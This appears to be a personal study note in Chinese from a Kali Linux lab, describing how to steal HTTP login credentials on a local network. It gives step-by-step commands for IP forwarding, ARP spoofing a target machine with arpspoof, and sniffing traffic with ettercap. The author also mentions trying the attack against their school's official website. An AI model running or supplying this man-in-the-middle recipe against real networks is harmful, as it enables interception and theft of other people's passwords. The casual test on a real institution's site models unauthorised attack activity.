**综合应用之HTTP账号密码获取：**

Arpspoof ——欺骗

Ettercap —— 欺骗 DNS欺骗 流量嗅探

目标机器IP：192.168.136.130

目标机器网关：192.168.136.2

Kali攻击者：192.168.136.129

kali攻击者网卡：eth0

任务：


1>进行IP流量转发：echo 1 >/proc/sys/net/ipv4/ip\_forward

注意：Echo写命令，没有任何的显示

2>Cat查看内容 ：cat /proc/sys/net/ipv4/ip\_forward

如果下方显示“1”，则执行成功

1. 继续执行：arpspoof - i 网卡 -t 目标 IP 网关




查看windows系统的网关：arp -a,如果是动态的说明欺骗成功，上面两个地址一模一样，则会把kali的地址当成网关，流量就会因此经过这里。

1. 重新打开一个终端，执行Ettercap -Tq -i eth0



-Tq —— 启动文本模式，q为安静模式

-i 后面跟网卡



由于没有找到比较小型的网站，测试失败（用学校官网测试的）

还有可能是因为登陆的方式是：

不是用户名+密码

注意：当登录名为中文时，会出现乱码，复制url解码，百度搜索“URL解码”，直接粘贴进去，就会出现对应的中文